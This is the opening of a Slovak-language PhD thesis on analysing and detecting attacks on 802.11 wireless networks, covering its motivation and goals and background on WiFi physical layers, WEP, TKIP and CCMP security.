VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
FACULTY OF INFORMATION TECHNOLOGY

ÚSTAV INTELIGENTNÍCH SYSTÉMŮ
DEPARTMENT OF INTELLIGENT SYSTEMS

ANALÝZA ÚTOKŮ NA BEZDRÁTOVÉ SÍTĚ

ANALYSIS OF WIRELESS NETWORK ATTACKS

DISERTAČNÍ PRÁCE
PHD THESIS

AUTOR PRÁCE **Ing. MATEJ KAČIC**
AUTHOR

ŠKOLITEL **Doc. Dr. Ing. PETR HANÁČEK**
SUPERVISOR

BRNO 2017

Abstrakt

Táto práca popisuje bezpečnostné mechanizmy bezdrôtových sietí založených na štandarde 802.11 a na bezpečnostnom rozšírení 802.11i známym ako WPA2, kde analyzuje zraniteľnosti a útoky na tieto siete. Práca diskutuje hlavné dva bezpečnostné problémy. Prvým z nich je nezabezpečenie manažment rámcov vytvárajúcich zraniteľnosť pre útoky s dopadom na dostupnosť a druhou je zraniteľnosť, ktorá umožňuje vykonať útoky vydávajúce sa za prístupový bod. V práci bol navrhnutý systém pre generovanie útokov, pomocou ktorého je možné realizovať akýkoľvek útok veľmi rýchlo a efektívne. Jadrom práce je návrh systému pre analýzu útokov pomocou princípu výpočtu dôvery a reputácie. Záver práce je venovaný experimentom nad navrhnutým systémom, hlavne výberu vhodných metrík pre výpočet dôvery.

Abstract

This work describes security mechanisms of wireless network based on 802.11 standard and security enhancement 802.11i of these networks known as WPA2, where the analysis of vulnerabilities and attacks on these networks were performed. The work discusses two major security issues. The first is unsecure management frames responsible for vulnerability with direct impact on availability and the other is the vulnerability that allows executing the impersonalize type of attacks. The system for generation attacks was designed to realize any attack very fast and efficient. The core of the thesis is the design of a system for attack analysis using the principle of trust and reputation computation. The conclusion of the work is devoted to experimenting with the proposed system, especially with the selection of suitable metrics for calculating the trust value.

Kľúčové slová

bezdrôtové siete, 802.11, WiFi, IDS, sieťové útoky, detekce, reputačné systémy, dôvera, generátor komunikácie, popis útokov

Keywords

wireless networks, 802.11, WiFi, IDS, network attacks, detection, reputation system, trust, traffic generator, attacks description

Citácia

KAČIC, Matej. *Analýza útoků na bezdrátové sítě*. Brno, 2017. Disertační práce. Vysoké učení technické v Brně, Fakulta informačních technologií. Školitel Doc. Dr. Ing. Petr Hanáček

Analýza útoků na bezdrátové sítě

Prehlásenie

Prehlasujem, že som túto disertačnú prácu vypracoval samostatne pod vedením pána doc. Dr. Ing. Petra Hanáčka. Uviedol som všetky literárne pramene a publikácie, zo ktorých som čerpal.

.....

Matej Kačic

28. augusta 2017

Poďakovanie

Poďakovanie patrí všetkým, ktorí mi čo i len malým kúskom alebo radou pomohli dosiahnuť cieľ. Špeciálne poďakovanie patrí Petrovi Hanáčkovi za jeho prínosné rady počas celého obdobia tvorby dizertácie, Lenke Třeštíkovej za nekonečnú pomoc s typografiou a Marošovi Barabasovi za hodnotné pripomienky pri finalizovaní práce.

Obsah

Zoznam obrázkov

Zoznam tabuliek

Kapitola 1

Úvod

V posledných rokoch sa bezdrôtové siete, označované ako WiFi, stali neodmysliteľnou súčasťou nášho života. Nárast tejto technológie prebieha vo verejnom, korporátnom i súkromnom sektore. Mnoho zariadení ako napríklad prenosné počítače, tablety, chytré telefóny, či dokonca kuchynské spotrebiče majú možnosť bezdrôtového pripojenia. Flexibilita, komfort pre užívateľa, lacný hardware a jednoduchá inštalácia sú hlavné príčiny expanzie tejto technológie. A práve preto sú WiFi siete súčasťou služieb poskytovaných na letiskách, v reštauráciách, či na iných miestach s väčším množstvom návštevníkov.

1.1 Motivácia

Tak ako šírenie tohoto typu sietí v čase vzrastá, stúpa i pravdepodobnosť zneužitia niektorej z existujúcich zraniteľností týchto sietí. Vykonanie konkrétneho útoku sa stáva čím ďalej, tým viac bežné.

Dobrým príkladom je príspevok Britskej poisťovacej skupiny CPP, ktorá publikovala článok [86] zaoberajúci sa hrozbami a nebezpečnými útokmi na reálne WiFi siete. Autori článku skúmajú i reakcie bežných užívateľov na tieto hrozby. Zaujímavosťou bol útok etického hackera na verejné bezdrôtové siete v šiestich mestách v Británii, ktorého výsledkom bola kompromitácia týchto sietí. Na základe dotazníku publikovaného v článku väčšina opýtaných uviedla, že ich sieť je bezpečná i napriek tomu, že im boli následne vysvetlené známe príklady zraniteľností a útokov na WiFi. A čo viac, 20% z opýtaných sa bez problémov pripojili do nezabezpečenej siete bez autentizácie a spravia to i v budúcnosti. Ako hlavné dôvody prečo tak spravili, uviedli dostupnosť, pohodlnosť, jednoduchosť, či problém pripojiť sa na zabezpečenú sieť.

Po vytvorení falošného prístupového bodu *Rogue Access Point* sa naň bez akéhokoľvek zaváhania pripojilo viac ako 200 užívateľov a z toho 60% ho používalo pre online bankovníc-

tvo alebo internetové nákupy. V dôsledku takéhoto správania sa markantne zvýšilo riziko zneužitia ich identity alebo krádeže kreditnej karty útočníkom.

Uvedený článok ukázal, že so vzrastajúcim šírením bezdrôtových sietí prichádzajú na scénu útoky, ktorých cieľom je predovšetkým získať prístup do siete alebo ju ohroziť. Ľudia používajúci tieto siete si často neuvedomujú, aký dopad môže mať ich ľahostajnosť na úspešnosť práve vykonávaného útoku. Je treba si uvedomiť, že laici nemajú bezpečnostné podvedomie na to, aby boli schopní rozlíšiť, aké nebezpečné ich kroky naozaj sú.

Bezdrôtové siete založené na štandarde 802.11 prešli od svojho vzniku prirodzeným vývojom, kde s každou novou generáciou prišlo výrazné zvýšenie úrovne bezpečnosti od generácie predchádzajúcej. V dnešnej dobe sú prístupové body nastavené tak, aby poskytovali bezpečnosť na čo najvyššej úrovni, napriek tomu zostávajú stále náchylné na mnohé útoky. Útoky na dostupnosť alebo vytvorenie falošných prístupových bodov sú typickou ukážkou zlyhania resp. prekonania bezpečnostných opatrení bezdrôtových sietí.

Ďalším príkladom chyby v návrhu bezpečnosti WiFi sietí je zraniteľnosť najnovšieho štandardu WPA2 objavená v lete roku 2010 nazvaná *Hole 196* [25]. Táto chyba umožňuje útočníkovi realizovať útoky z vnútra siete bez možnosti detekcie tradičnými systémami pre detekciu útokov.

V roku 2013 vedci objavili počítačový vírus Chameleon [83], ktorý napadá prístupové body pomocou neznámej zraniteľnosti v ich programovom kóde, kde sa spúšťa, prepisuje ho a kompromituje bezdrôtovú sieť. Hlavnou úlohou tohto vírusu je mapovať siete schované za prístupovými bodmi. Do týchto sietí následne vytvára zadné dvierka a snaží sa šíriť ďalej.

Ďalšou úvahou v motivácii, prečo sa zaoberať analýzou útokov na bezdrôtové siete a ich detekciou môže byť existencia doposiaľ neobjavených zraniteľností v súčasných kryptografických algoritmoch a protokoloch, ktoré môžu priniesť ďalšie zaujímavé a nebezpečné útoky.

1.2 Ciele práce

Táto práca si dáva za cieľ zmapovať existujúce zraniteľnosti a útoky v prostredí bezdrôtových sietí založených na štandarde 802.11i [2] a následne tieto zraniteľnosti a útoky podrobiť analýze. K dosiahnutiu cieľa je nutné navrhnúť prostriedky, ktoré túto cestu zjednodušia. Hlavný cieľ práce je možné dosiahnuť pomocou dvoch krokov:

- návrhu systému pre generovanie útokov,
- návrhu systému pre analýzu útokov na bezdrôtové siete.

Prvým krokom k naplneniu cieľa je vytvoriť systém, ktorý by bol schopný pomocou pseudojazyka jednoducho definovať rámce, či celý priebeh rôznych typov útokov. Primárnou vlastnosťou systému by mala byť jednoduchosť a takmer neobmedzená možnosť realizácie

experimentov nad sieťami podľa štandardu 802.11. Systém by mal umožňovať popisovať hlavičky a rámce, šifrovať a dešifrovať dátové rámce, vkladať rámce priamo do komunikácie alebo zachytávať existujúcu komunikáciu. Systém by mal umožniť pomocou pseudojazyka definovanie útoku a interpretáciou príkazov jazyka realizovanie daného útoku.

Na základe tohto systému bude možné analyzovať známe zraniteľnosti a útoky na bezdrôtové siete, pričom analýza bude zameraná len na zraniteľnosti najnovšieho štandardu. Konkrétne sa jedná o zraniteľnosť *Hole 196* a jej dopad na bežného užívateľa a zraniteľnosti s dopadom na dostupnosť. V rámci tohoto bodu sa práca bude venovať hľadaniu eventuálneho nového zneužitie zraniteľnosti *Hole 196*.

Pri návrhu systému pre analýzu útokov na tieto siete bol vybraný, ako spôsob ohodnotenia jednotlivých zariadení, princíp založený na výpočte dôvery a reputácie. Navrhnutý systém by mal pracovať s akýmkoľvek typom dát bez ohľadu na ich význam, mal by byť ľahko rozšíriteľný a zároveň jednoduchý na pochopenie. Na základe navrhnutého systému si práca dáva za úlohu vykonať experimenty nad týmto systémom s cieľom nájsť také vlastnosti komunikácie, ktoré vhodným spôsobom ovplyvnia hodnotu dôvery. Posledným cieľom práce bude zhodnotenie tohoto prístupu v oblasti analýzy útokov v prostredí bezdrôtových sietí. Predpokladáme, že systém bude analyzovať existujúce zraniteľnosti, ale mal by mať potenciál detekovať i nové resp. budúce formy útokov.

1.3 Prínosy a štruktúra práce

Prvým prínosom tejto disertačnej práce je navrhnutie a vytvorenie systému pre generovanie útokov, pomocou ktorého budú analyzované existujúce zraniteľnosti a môže byť vymyslená nová forma útoku na WiFi siete. Hlavným prínosom je navrhnutie a vytvorenie systému pre analýzu útokov pomocou výpočtu dôvery a reputácie. V rámci práce budú zistené výhody a nevýhody použitia princípov výpočtu dôvery a reputácie v oblasti analýzy útokov.

Kapitola 2 poskytuje úvod do bezpečnostných mechanizmov bezdrôtových sietí založených na štandarde 802.11 a na bezpečnostnom rozšírení 802.11i známym ako WPA2. Po predstavení bezpečnostných cieľov v oblasti WiFi sietí budú ukázané zraniteľnosti najnovšieho štandardu, medzi ktoré patria zraniteľnosti v zabezpečení manažment rámcov, zraniteľnosť *Hole 196*, či vytvorenie falošných prístupových bodov.

Tretia kapitola sa venuje návrhu systému pre generovanie útokov, ktorého hlavnou funkciou je efektívne popisovať a realizovať ľubovoľný útok v prostredí WiFi sietí. Systém pracuje na najnižšej úrovni, teda na úrovni bezdrôtových kariet a umožňuje zachytávať existujúcu komunikáciu v reálnom čase, podporuje šifrovanie a dešifrovanie rámcov. Samotné prevedenie útoku je realizované pomocou navrhnutého jazyka, ktorý je následne

interpretovaný. Vďaka tomuto nástroju je možné analyzovať a hlavne experimentovať so zraniteľnosťami WiFi sietí, prípadne hľadať nové formy útokov.

V kapitole 4 sú podrobne rozobrané zraniteľnosti WiFi sietí umožňujúce realizovať útoky s dopadom na dostupnosť. Prvým útokom je deautentizácia a deasociácia pripojených zariadení do siete, kedy je útočník schopný odpojiť ľubovoľné zariadenie zo siete, a tým mu odobrať prístup. Druhý útok využíva zraniteľnosti v riadení prístupu k zdieľanému médiu, kde vysielaním veľkého množstva malých rámcov je možné úplne znefunkčniť sieť. Záver kapitoly je venovaný detekcii týchto typov útokov.

Piata kapitola podrobne popisuje zraniteľnosť, ktorá umožňuje realizovať útoky vydávajúce sa za prístupový bod. Medzi tieto útoky patrí otrávenie ARP tabuľky, či realizácia vlastnej formy útoku, ktorého cieľom je dopraviť škodlivý kód na cieľové zariadenie. Oba útoky využívajú rámce vyzerajúce rovnako ako rámce poslané prístupovým bodom. V závere kapitoly sa opäť venujeme detekcii útokov využívajúcich túto zraniteľnosť.

Hlavným jadrom tejto práce je kapitola 6, ktorá zo začiatku sumarizuje existujúce spôsoby detekcie útokov na bezdrôtové siete. V ďalšej časti je navrhnutá architektúra systému pre analýzu a detekciu útokov v prostredí týchto sietí. Systém bol navrhnutý tak, aby bol schopný pracovať na všetkých vrstvách sieťového modelu. Pri analýze útokov systém používa princípy výpočtu reputácie a dôvery, ktoré sú definované i po formálnej stránke. V závere kapitoly je ukázaný pseudoalgoritmus fungovania celého systému a jeho dátový model v podobe ER diagramu.

Posledná kapitola sa venuje experimentom nad systémom pre analýzu útokov založeným na výpočte dôvery a reputácie. Pred realizáciou samotných experimentov bol navrhnutý systém pre generovanie komunikácie pracujúci na základe predom definovaných vzorov správania. Tento systém sa používa pri overení správnosti reputačného systému. Prvá časť experimentov sa venuje výberu vhodných metrík pre výpočet dôvery, ktoré sú posudzované s pohľadu určitého detekčného potenciálu a z pohľadu stability hodnoty dôvery. Na záver je ukázaná analýza rôznych vzorov správania pre vybrané entity v prostredí WiFi sietí.

Kapitola 2

Bezdrôtové siete podľa štandardu 802.11

Štandard 802.11 vznikol v roku 1997 a bol publikovaný medzinárodným štandardizačným inštitútom IEEE *(Institute of Electrical and Electronics Engineers)*. Špecifikuje bezdrôtové siete pracujúce v pásme ISM *(Industrial, Scientific and Medical)* na frekvenciách 900 – 929 MHz a 2,4 – 2,4835 GHz. Spoločne s pásmom UNii *(Unlicensed National Information Infrastructure)* na frekvenciách 5,15 – 5,35 GHz a 5,75 – 5,825 GHz predstavujú nelicencované frekvenčné pásma, čo v praxi znamená, že prevádzkovateľ bezdrôtového zariadenia v týchto pásmach, nemusí vlastniť licenciu pro funkciu daného zariadenia [11].

Prepojenie staníc v bezdrôtovej sieti je možné realizovať dvoma spôsobmi. Prvým je vybudovanie infraštruktúry, podobne ako u drôtových sietí Ethernet. Siete tohoto typu sa potom nazývajú infraštruktúrne siete. Druhým spôsobom je použitie Ad-hoc sietí, kde jednotlivé stanice spolu komunikujú priamo bez nutnosti ďalších prvkov.

V infraštruktúrnej sieti prebieha komunikácia medzi dvoma bezdrôtovými stanicami skrz prostredníka, prístupový bod AP *(Access Point)*. Prístupový bod umožňuje nielen komunikáciu staníc v rámci rovnakej siete, ale tiež umožňuje prepojenie do iných sietí. Prepojenie s inou sieťou prebieha pomocou distribučného systému, ktorý môže byť tvorený napríklad drôtovou sieťou Ethernet, alebo ďalšou bezdrôtovou sieťou. Skupina staníc využívajúce rovnaké rádiové pásmo a komunikujúce s jedným prístupovým bodom sa nazýva BSS *(Basic Service Set)*. Prepojením niekoľkých sietí pomocou distribučného systému vzniká jedna logická sieť označovaná ako ESS *(Extended Service Set)*.

Stanice Ad-hoc sietí spolu komunikujú priamo, bez nutnosti použitia AP. Hlavnou výhodou je jednoduchosť inštalácie v porovnaní s infraštruktúrnymi sieťami. Za nevýhodu považujeme obmedzenie komunikácie na komunikáciu iba v rámci jednej Ad-hoc siete a vysokú zložitosť komunikácie, kedy každá stanica musí udržovať spojenia so všetkými okolitými stanicami, čo sa pri veľkom počte staníc stáva dlhodobo neudržateľným. Skupina staníc ko-

munikujúcich v rámci jednej Ad-hoc siete je označovaná názvom IBSS *(Independent Basic Service Set)* [97].

Analýza bezpečnostných protokolov, zraniteľností a útokov v tejto práci zohľadňuje štandard bezdrôtových sietí 802.11, a preto je veľmi dôležité sa zoznámiť s architektúrou a sieťovými operáciami tohto štandardu. Tento štandard plne vychádza zo sieťového modelu ISO/OSI [114] podobne ako je to u sietí LAN.

Pôvodný štandard bol s postupom času značne rozšírený o nové vlastnosti. Jednotlivé rozšírenia sú realizované pomocou písmen anglickej abecedy. Nasledujúca časť popisuje prehľad prenosu dát na fyzickej vrstve od prvého štandardu 802.11 až po najnovší štandard 802.11ac. WiFi siete sú prevádzkované v nelicencovanom pásme na frekvenciách 2,4 GHz a 5 GHz. Vo frekvenčnom páse 2,4 GHz je spolu dostupných 11 kanálov od seba vzdialených 20MHz, avšak vzájomne neprekrývajúce sa kanály sú len 1, 6 a 11. Toto frekvenčné pásmo ďalej využívajú štandardy 802.11b, 802.11g, 802.11n. Pásmo 5 GHz súčasne používa 12 vzájomne sa neprekrývajúcich, a od seba vzdialených 20 MHz, pásiem, pričom je možné pridať ďalších 24 vzájomne sa neprekrývajúcich pásiem v závislosti na podmienkach a regulách v konkrétnej krajine.

Štandard 802.11, 802.11b

Štandard predstavený v roku 1997, ktorý umožňoval prenos dát na úrovni 1 a 2 Mbit za sekundu a neskôr v roku 1999 bol rozšírený štandardom 802.11b umožňujúcim prenosy dát na úrovni 5.5 a 11 Mbit za sekundu. Používali FHSS *(Frequency Hopping Spread Spectrum)* a DSSS *(Direct-Sequence Spread Spectrum)* ako modulačné techniky prenosu dát. Zariadenia museli byť od seba vzdialené do 10 až 20 metrov [11, 97].

Štandard 802.11a

Tento štandard prichádza v roku 1999 a rozširuje používanie WiFi do 5 GHz pásma. Používa novú techniku pre moduláciu OFDM *(Orthogonal Frequency Division Multiplexing)*, ktorá rozdeľuje 20 MHz nosnú frekvenciu do 52 sub-nosných ortogonálne nezávislých frekvencií (skalárny súčin nosných frekvencií je rovný nule), pričom 48 z nich je použitých pre dátové prenosy a 4 z nich sú použité pre riadenie prenosu. Prenášaný signál sa následne moduluje na jednotlivé nosné frekvencie, čím sa dosiahne prenos viacerých symbolov zároveň. Subnosné frekvencie používajú novú moduláciu 64-QAM *(Quadrature Amplitude Modulation)* pomocou ktorej sa prenáša 6 bitov zároveň. Maximálny dátový prenos je 54 Mbit za sekundu a hlavnou výhodou tohto spôsobu komunikácie je odolnosť voči šumu. Dosah siete bol maximálne 30 metrov [1].

Štandard 802.11g

Predstavený bol v roku 2003 a prináša vyššie prenosové rýchlosti do frekvenčného pásma 2,4 GHz na základe OFDM *(Orthogonal Frequency-Division Multiplexing)* princípu prevzatého zo štandardu 802.11a. Dosahuje rýchlosť 54 Mbit za sekundu. Je spätne kompatibilný so štandardom 802.11b, ale za cenu automatického prepnutia do režimu DSSS, čo má za dôsledok zníženie prenosovej rýchlosti. Dosah siete bol rozšírený na 40 metrov [3].

Štandard 802.11n

Štandard 802.11n vznikol v roku 2009 a dokáže pracovať v oboch frekvenčných pásmach 2,4 GHz i 5 GHz. Používá 20 alebo 40 MHz šírku pásma, pričom efektívne redukuje 2,4 GHz rozsah do jedného použiteľného 40 MHz 802.11n kanálu. Štandard spolieha na technológiu MIMO *(Multiple-Input Multiple-Output)* a rýchlosť dátových prenosov dosahuje až 600 Mbit za sekundu. Princíp MIMO používa pre vysielanie a prijímanie dát viacero antén súčasne a tiež používa priestorový multiplex na rovnakej frekvencii. Dosah sietí je až 70 metrov [4].

Štandard 802.11ac

Štandard definovaný v roku 2013, ktorý operuje v pásme 5 GHz a zavádza novú šírku kanálu 160 MHz alebo 80 MHz. Používa sa princíp MIMO, pričom môže existovať až 8 paralelných prenosov. Zavádza moduláciu 256-QAM. V bežnej praxi dosahuje rýchlosť až 1 Gbit za sekundu, pričom teoretická rýchlosť je 6,77 Gbit za sekundu. Dosah siete klesá na polovicu oproti štandardu 802.11n, a to na 35 metrov [13].

2.1 Prenos dát na fyzickej vrstve

Štandard 802.11 definuje prenos dát pomocou infračerveného svetla a rádiových vĺn. Prenos dát pomocou infračerveného svetla nie je moc rozšírený, pretože má nízku vzdialenosť dosahu, približne 10 m, a ďalším dôvodom je neschopnosť priechodu žiarenia tuhými materiálmi. Prenosom dát pomocou infračerveného svetla sa ďalej práca zaoberať nebude. V iniciálnom štandarde sú definované dve metódy pre prenos dát pomocou rádiových vĺn, ktoré využívajú metódy rozprestretého spektra [97, 42].


FHSS – Frequency hopping spread spectrum

FHSS je metóda rozprestretého spektra umožňujúca koexistenciu viacerých sietí v danej oblasti, pričom využíva mechanizmu striedania kanálov definovaného pomocou tzv. hopping sekvencie, ktorá definuje kanál pre realizovanie prenosu aktuálneho rámca. Sekvencia je pre každé dve stanice unikátna, čím sa minimalizuje pravdepodobnosť komunikácie ďalších

dvoch staníc na rovnakej frekvencii. V prípade, že by nastala komunikácia dvoch dvojíc na rovnakom kanáli, prenos by sa musel zopakovať na frekvencii inej.

DSSS – Direct sequence spread spectrum

Metóda DSSS je alternatívou k metóde FHSS, ktorá namiesto zmeny frekvencie používa zmeny kódu. Vysielaný signál je definovaný ako kombinácia pôvodného signálu a tzv. čipovacej sekvencii, ktorá má pseudonáhodný charakter. V tomto prípade sa k vytvoreniu čipovacej frekvencie používa Barkerov kód (+1, -1, +1, +1, -1, +1, +1, +1, -1, -1, -1) [97]. Vytvorenie výslednej sekvencie zobrazuje obrázok 2.1.



Obr. 2.1: Princíp výpočtu výslednej sekvencie pomocou DSSS

Čipovacia sekvencia obsahuje niekoľko čipov na jeden dátový symbol, pričom výsledný signál je získaný pomocou operácie XOR so vstupmi dátového signálu a signálu čipovacej sekvencie. Dátový signál je následne rozprestretý na túto čipovaciu sekvenciu.

2.2 Bezpečnosť a kryptografia Wifi sietí

WiFi siete sa už v základe líšia od drôtových sietí (Ethernet) a to hlavne na fyzickej (L1) a na linkovej vrstve (L2) sieťového modelu [88]. Posun prenosu dát z káblovej technológie do všetkým otvoreného bezdrôtového prostredia vynútil signifikantné zmeny v zabezpečení týchto sietí. Nasledujúca časť v skratke vysvetľuje základné princípy zabezpečenia a kryptografie WiFi sietí.

Ak začíname skúmať informačnú bezpečnosť, musíme adresovať tri princípy (axiomy) informačnej bezpečnosti [89, 42]:

- Dôvernosť – útoky na dôvernosť informácií vo vzťahu s krádežou dát alebo neoprávným prístupom k informáciám. Cieľom kompromitácie dôvernosti je získať utajované informácie, prístupové údaje užívateľov, tajomstvá, alebo akúkoľvek inú citlivú informáciu.

- Dostupnosť – umožňuje legitímnym užívateľom prístup k chráneným informáciám po tom čo boli úspešne autentizovaní. Ak je dostupnosť kompromitovaná, prístup je odobratý pre legitímnych užívateľov v dôsledku aktivít útočníka, ako napríklad útok DoS *(Denial of Service)*.

- Integrita – zahŕňa neautorizovanú modifikáciu informácií počas prenosu alebo počas ukladania. K zaisteniu integrity informácií je nutné využiť validačné techniky.

Podobne aj v bezdrôtových sieťach pri riešení otázok bezpečnosti analyzujeme dané bezpečnostné problémy vždy s ohľadom na bezpečnostné ciele (axiomy) a zameriavame sa na ich splnenie.

Z hľadiska bezpečnosti má bezdrôtová sieť, oproti sieti káblovej, jednu nepríjemnú vlastnosť vychádzajúcu z jej princípu. Nie je možné dostatočne presne obmedziť priestor, kde je možné zachytiť jej signál a využívať tak jej služieb. Pokiaľ chceme odpočúvať prenos v káblových sieťach je nutné sa fyzicky dostať ku káblom, ako prenosovému médiu. Na druhej strane pokiaľ chceme odpočúvať rádiovú sieť, stačí sa dostať do priestoru dosahu signálu, a čo viac, tento priestor s použitím smerových antén môže byť niekoľko násobne vyšší ako by sme pôvodne predpokladali.

Obecne môžeme bezpečnosť bezdrôtových sietí rozdeliť na 5 samostatných problémov:

- šifrovanie – zabezpečenie prenášaných dát pred odpočúvaním,

- autentizácia – riadenie prístupu opravených užívateľov,

- dostupnosť – WiFi sieť je za každých okolností dostupná v prípade jej potreby,

- krádež identity – chybou v štandardoch je možné vydávať sa za autorizovaný prístupový bod,

- falošné prístupové body – existencia neautorizovaných prístupových bodov.

Nasledujúca časť popisuje jednotlivé formy zabezpečenia WiFi sietí tak ako boli v priebehu času vydávané a na koniec sú prezentované zraniteľnosti najnovšieho štandardu, ktorý je momentálne považovaný za bezpečný.

2.3 Zabezpečenie bezdrôtových sietí

Bezdrôtové siete so sebou prinášajú i jedno riziko. Vďaka použitému médiu, ktoré je prístupné všetkým, je možné odchytiť cudziu komunikáciu. Pokiaľ táto komunikácia nie je šifrovaná, je možné ju interpretovať a zistiť, čo je obsahom prenášanej správy. Bežné bezdrôtové siete využívajúce rozprestretého spektra DSSS sa môžu čiastočne[1] spoľahnúť na

[1] nejedná sa o kryptografickú ochranu

princíp tejto metódy, pretože komunikáciu môže odchytiť len ten, kto pozná pseudonáhodnú postupnosť tvoriacu čipovaciu sekvenciu. V prípade štandardu 802.11 postupnosť tvoriaca čipovaciu sekvenciu je štandardizovaná a používa ju každá stanica v sieti.

2.4 Wired Equivalence Privacy

Štandard 802.11 definuje metódu pre šifrovanie komunikácie známu ako WEP *(Wired Equivalence Privacy)*, ktorá je založená na šifrovacom algoritme RC4 s tajným kľúčom o dĺžke 40 bitov resp. o dĺžke 104 bitov z dôvodu zvýšenia odolnosti na útoky pomocou hrubej sily [42].

Vytvorenie zašifrovanej správy pozostáva z viacerých krokov. Najprv sa vytvorí kontrolný súčet pomocou CRC-32 hašovacej funkcie [81] a priloží sa k prenášanej správe, ktorá je následne zašifrovaná pomocou operácie XOR s pseudonáhodnou postupnosťou *key stream*. Pseudonáhodná postupnosť je vytvorená pomocou algoritmu RC4, ktorej vstupom je tajný kľúč a inicializačný vektor o dĺžke 24 bitov. Zašifrovaná správa spoločne s inicializačným vektorom sa potom prenesie pomocou dátového rámca.

Po prijatí rámca sa obdobným postupom správa dešifruje. Z rámca sa vyjme inicializačný vektor, ktorý sa opäť skombinuje s tajným kľúčom, a pomocou RC4 sa vygeneruje zhodný key stream. Pomocou operácie XOR a vygenerovaného *key streamu* získame pôvodnú nezašifrovanú správu. Nakoniec sa porovná kontrolný súčet na základe ktorého je paket prijatý alebo odmietnutý [66, 72].

Hlavným nedostatkom metódy WEP je znovu použitie inicializačného vektora - je opätovne použitý po najviac 2^{24} zašifrovaných rámcoch. Hodnota tohoto čísla je v dôsledku narodeninového paradoxu oveľa menšia, čím sa značne zvyšuje pravdepodobnosť úspešného útoku [103, 26].

Štandard 802.11 ďalej definuje dve metódy autentizácie: *Open System Authentication* a *Shared Key Authentication*, ktoré slúžia k overeniu totožnosti bezdrôtovej stanice.

Open System Authentication

Overenie stanice za použitia tejto metódy prebieha jednoduchým dvojkrokovým procesom. Najprv zasiela neautentizovaná stanica rámec typu *Management* a s nastaveným podtypom *Authentication*. Autentizačným algoritmom je *Open System* a ako identita stanice sa použije jej 48 bitová MAC adresa. Tento typ autentizácie je ako jediný vyžadovaný v štandarde, avšak sa striktne nedoporučuje ho používať, pretože pripojiť sa môže ľubovoľná stanica. MAC adresy sa vo WiFi sieťach nikdy nezabezpečujú[2], v dôsledku čoho je možné akúkoľvek adresu odchytiť a následne použiť pre autentizáciu.

[2]Výnimku tvorí vojenské rozšírenie štandardu 802.11w

Shared Key Authentication

Druhou metódou je metóda *Shared Key Authentication*, ktorá používa zdieľaný kľúč na rozdiel od MAC adresy ako autentizačného reťazca. Autentizácia používa rámce *Managemet* s nastaveným podtypom *Authentication* a autentizačným algoritmom *Shared Key*. Autentizácia prebieha v štyroch krokoch [66]:

1. Neautentizovaná stanica posiela svoju 48 bitovú MAC adresu - sekvenčné číslo 1.
2. AP overí MAC adresu a posiela náhodné 1024 bitové číslo *Challenge text* - sekvenčné číslo 2.
3. Neautentizovaná stanica šifruje challenge text pomocou WEP a posiela inicializačný vektor - sekvenčné číslo 3.
4. AP dešifruje *challenge text* a ak je zhodný s *challenge textom* pôvodne generovaným, stanica je úspešne autentizovaná a informovaná o výsledku - sekvenčné číslo 3.

2.5 Štandard 802.11i

Zabezpečovacie a autentizačné mechanizmy definované v pôvodnom štandarde 802.11 sa stali postupom času nedostačujúcimi, a tak bolo v roku 2004 vydané nové rozšírenie pod názvom *802.11i*, ktoré so sebou prináša zmeny v zabezpečení dátových rámcov, v autentizácii bezdrôtových staníc a hlavne v používaní kryptografických kľúčov.

Štandard 802.11i definuje dve metódy pre zabezpečenie komunikácie:

1. TKIP *(Temporal Key Integrity Protocol)*, ktorá je používaná u zabezpečenia WPA *(Wi-Fi Protected Access)* a nahradzuje používanie WEP na existujúcom hardware.
2. CCMP *(Counter Cipher Mode with Block Chaining Message Authentication Code Protocol)* používa blokovú šifru AES a poskytuje najväčšiu úroveň zabezpečenia dôvernosti, integrity a dostupnosti. Tento režim je známy ako WPA2.

2.5.1 Zabezpečenie pomocou TKIP

Metóda TKIP bola navrhnutá ako náhrada metódy WEP, tak aby pracovala na rovnakom hardware. Zmeny sa teda týkali iba programovej časti [72].

Prvou zmenou je výpočet kontrolného súčtu MIC *(Message Integrity Code)*, ktorý používa algoritmus Michael, ktorého vstupy sú zdrojová adresa, cieľová adresa, nezašifrovaná správa, informácia o kvalite služieb QoS *(Quality of Service)* a príslušný kľúč. Na rozdiel od metódy CCMP, je pre výpočet kontrolného súčtu použitá celá nezašifrovaná správa ešte pred jej prípadnou fragmentáciou. Prijímajúca strana musí pre výpočet kontrolného

súčtu postupne prijať všetky fragmenty a až potom vykonať jeho výpočet. V prípade, že algoritmus Michael narazí pri kontrole kontrolného súčtu na dva chybné kontrolné súčty behom jednej minúty, vynúti sa 60 sekundový výpadok siete a musia sa vygenerovať nové kľúče GTK a PTK [72]. Toto správanie bolo neskôr označené za chybné, pretože umožňuje jednoducho vykonať útok na dostupnosť.

Druhou zmenou je použitie rôznych kľúčov pre šifrovanie, kde je pre každý rámec vypočítaný dočasný kľúč. Tento kľúč je odvodený v dvoch fázach. V prvej fáze sa použije prvých 128 bitov z PTK kľúča, MAC adresa odosielateľa a horných 32 bitov inicializačného vektora. Hodnota inicializačného vektora je použitá z čítača TSC *(TKIP Sequence Counter)*, ktorý je s každým novým rámcom inkrementovaný. V druhej fáze je použitý výsledok fázy jedna a spodných 16 bitov z inicializačného vektora a opäť prvých 128 bitov z PTK kľúča [66, 72].

Šifrovanie rámcov prebieha rovnakou metódou ako u metódy WEP, teda pomocou algoritmu RC4, ktorej vstupom je TK kľúč. Vygenerovaná pseudonáhodná postupnosť zaisťuje pomocou operácie XOR šifrovanie vlastných dát.

2.5.2 Zabezpečenie pomocou CCMP

Metóda CCMP predstavuje najvyššiu úroveň zabezpečenia a zaistenia integrity v štandarde 802.11i. Používa blokovú šifru AES *(Advanced Encryption Standard)* s veľkosťou bloku 128 bitov. Táto bloková šifra je použitá pre vytvorenie kontrolného súčtu MIC a pre vlastné šifrovanie dát v závislosti na zvolenom režime šifrovania [89]:

